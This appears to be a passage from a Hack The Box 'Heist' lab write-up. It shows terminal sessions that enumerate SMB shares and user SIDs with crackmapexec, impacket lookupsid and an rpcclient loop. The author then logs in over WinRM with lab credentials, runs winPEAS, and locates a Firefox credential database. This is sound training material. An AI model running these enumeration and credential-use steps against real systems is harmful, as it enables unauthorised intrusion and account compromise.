
with the help of CME we can enumerate the smb share on the machine with the following command
crackmapexec smb 10.129.228.118 -u 'Hazard' -p 'stealth1agent' --shares



```
┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# crackmapexec smb 10.129.228.118  -u 'Hazard' -p 'stealth1agent' --shares
SMB         10.129.228.118  445    SUPPORTDESK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMB
v1:False)
SMB         10.129.228.118  445    SUPPORTDESK      [+] SupportDesk\Hazard:stealth1agent
SMB         10.129.228.118  445    SUPPORTDESK      [+] Enumerated shares
SMB         10.129.228.118  445    SUPPORTDESK      Share           Permissions     Remark
SMB         10.129.228.118  445    SUPPORTDESK      -----           -----------     ------
SMB         10.129.228.118  445    SUPPORTDESK      ADMIN$                          Remote Admin
SMB         10.129.228.118  445    SUPPORTDESK      C$                              Default share
SMB         10.129.228.118  445    SUPPORTDESK      IPC$            READ            Remote IPC
```

then we will use lookupSID.py from impacket >> https://github.com/fortra/impacket/blob/master/examples/lookupsid.py


`lookupsid.py` is a tool in the **Impacket library** that is used to perform **SID (Security Identifier) enumeration** on Windows systems.



```
┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# python3 lookupSID.py Hazard:stealth1agent@Heist.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at Heist.htb
[*] StringBinding ncacn_np:Heist.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

NOTE: don't forget to add the machine IP in Your /etc/hosts file

now for another way in u can give this a try
remember that the machine got rpc running on it ?
yup on the port 135, so u can use the tool rpcclient to enum the users and SIDs




```
┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# rpcclient -U 'hazard%stealth1agent' 10.129.228.118
rpcclient $> lookupnames hazard
hazard S-1-5-21-4254423774-1266059056-3197185112-1008 (User: 1)
rpcclient $> lookupnames administrator
administrator S-1-5-21-4254423774-1266059056-3197185112-500 (User: 1)
rpcclient $> lookupnames rout3r
result was NT_STATUS_NONE_MAPPED
rpcclient $> lookupnames admin
result was NT_STATUS_NONE_MAPPED
rpcclient $> █
```

note that the SID value is the same for all users EXCEPT the last piece of it
the standard SID format is S-R-I-S-S...
we can take a closer look at the user Hazard SID
S:
- Indicates that this is a SID.

1:
Revision level: Always 1 for Windows SIDs.
5:
Identifier authority: 5 represents the **NT Authority**, which is used for most


Windows SIDs.
21:
First subauthority: Indicates that this SID is for a **domain or local computer**. The value 21 is common for domain or local accounts.
4254423774-1266059056-3197185112:
Domain/Computer Identifier: These three subauthority values uniquely identify the **domain or local computer** where the account was created. This part of the SID is unique to the domain or computer and is generated when the domain or computer is set up.
1008:
Relative Identifier (RID): This is the unique identifier for the **specific user or group** within the domain or computer

so we can write a small scritp to do the enumeration for us
for i in {1000..1050}; do rpcclient -U 'hazard%stealth1agent' 10.129.228.118 -c "lookupsids S-1-5-21-4254423774-1266059056-3197185112-$i" | grep -v unknown; done




```
┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# for i in {1000..1050}; do rpcclient -U 'hazard%stealth1agent' 10.129.228.118 -c "lookupsids S-1-5-21-4254423774-1266059056-3197185112-$i" | grep -v unknown; done
S-1-5-21-4254423774-1266059056-3197185112-1008 SUPPORTDESK\Hazard (1)
S-1-5-21-4254423774-1266059056-3197185112-1009 SUPPORTDESK\support (1)
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (1)
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (1)
```

after a couple of tryings we get to login as user chase with password 'Q4)sJu\Y8qz*A3?d'




```
┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# evil-winrm -i 10.129.228.118 -u chase -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

now u can get the user flag




```
*Evil-WinRM* PS C:\Users\Chase\Documents>
*Evil-WinRM* PS C:\Users\Chase\Documents>
*Evil-WinRM* PS C:\Users\Chase\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Chase\Desktop> type user.txt
[redacted]
*Evil-WinRM* PS C:\Users\Chase\Desktop>
```

then we will use winpeas as our PrivEsc tool u can download it from here https://github.com/peass-ng/PEASS-ng/releases/tag/20250223-a8d560c8 in the evil-winrm session u can just type upload and it will upload the tool for u to run it




```
*Evil-WinRM* PS C:\Users\Chase\Desktop> .\winPEASx64.exe
 [!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'fileanalysis' or 'all' argument. Note that this search might take s
everal minutes. For help, run winpeass.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d
1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If you are admin, you can enable it with 'REG
 ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only.Any misuse of this software will not be the responsibility of the author or of an
y other collaborator. Use it at your own devices and/or with the device owner's permission.

  WinPEAS-ng by @hacktricks_live
```

u can find a database file in the location C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Profiles\77nc64t5.default\key4.db
but it have no use as is very big file




```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for Firefox DBs
È  https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#browsers-history
    Firefox credentials file exists at C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Profiles\77nc64t5.default\key4.db
```

after some enumeration we found that the user Chase got some access on the mozilla app running




```
*Evil-WinRM* PS C:\Users\Chase> Get-ChildItem -Path . -Directory -Hidden


    Directory: C:\Users\Chase


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--h--        4/22/2019   7:14 AM                AppData
d--hsl        4/22/2019   7:14 AM                Application Data
d--hsl        4/22/2019   7:14 AM                Cookies
d--hsl        4/22/2019   7:14 AM                Local Settings
d--hsl        4/22/2019   7:14 AM                My Documents
d--hsl        4/22/2019   7:14 AM                NetHood
d--hsl        4/22/2019   7:14 AM                PrintHood
d--hsl        4/22/2019   7:14 AM                Recent
d--hsl        4/22/2019   7:14 AM                SendTo
d--hsl        4/22/2019   7:14 AM                Start Menu
d--hsl        4/22/2019   7:14 AM                Templates
```

u can type ps to list all the running processes or just type get-process firefox



